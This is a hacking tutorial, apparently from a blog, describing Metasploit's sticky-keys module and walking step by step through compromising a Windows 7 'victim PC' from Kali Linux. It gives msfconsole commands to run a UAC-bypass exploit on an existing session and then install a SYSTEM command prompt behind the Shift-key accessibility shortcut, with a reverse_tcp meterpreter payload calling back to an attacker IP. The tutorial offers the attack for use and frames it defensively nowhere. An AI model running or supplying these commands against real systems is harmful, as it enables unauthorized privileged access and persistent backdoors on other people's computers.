Windows 7 Sticky Key Hack Attack using

Metasploit

This module makes it possible to apply the ‘sticky keys’ hack to a session with appropriate rights. The hack provides a means to get a SYSTEM shell using UI-level interaction at an RDP login screen or via a UAC confirmation dialog. The module modifies the Debug registry setting for certain executables. The module options allow for this hack to be applied to: SETHC (sethc.exe is invoked when SHIFT is pressed 5 times), UTILMAN (Utilman.exe is invoked by pressing WINDOWS+U), OSK (osk.exe is invoked by pressing WINDOWS+U, then launching the on-screen keyboard), and DISP (DisplaySwitch.exe is invoked by pressing WINDOWS+P). The hack can be added using the ADD action, and removed with the REMOVE action. Custom payloads and binaries can be run as part of this exploit, but must be manually uploaded to the target prior to running the module. By default, a SYSTEM command prompt is installed using the registry method if this module is run without modifying any parameters.

**Exploit Targets**

Windows 7

**Requirement Attacker**: kali Linux **Victim PC**: Windows 7

Open Kali terminal type **msfconsole**




First Hack the Victim PC Using Metasploit **(Tutorial How to Hack Remote PC)**

Once you had a remote shell with Metasploit all now use the Bypass UAC module, set the session number and exploit it

**use exploit/windows/local/bypassuac\_injection**

msf exploit (**bypassuac\_injection**)>**set session 1**

msf exploit (**bypassuac\_injection**)>**exploit**



Now type **use post/windows/manage/sticky\_keys**

**msf exploit** (**sticky\_keys**)>**set payload windows/meterpreter/reverse\_tcp msf exploit** (**sticky\_keys**)>**set lhost 192.168.0.121** (IP of Local Host)

**msf exploit** (**sticky\_keys**)>**set session 2 msf exploit** (**sticky\_keys**)>**exploit**

Press shift key 5 times to open cmd prompt



**You might also like:**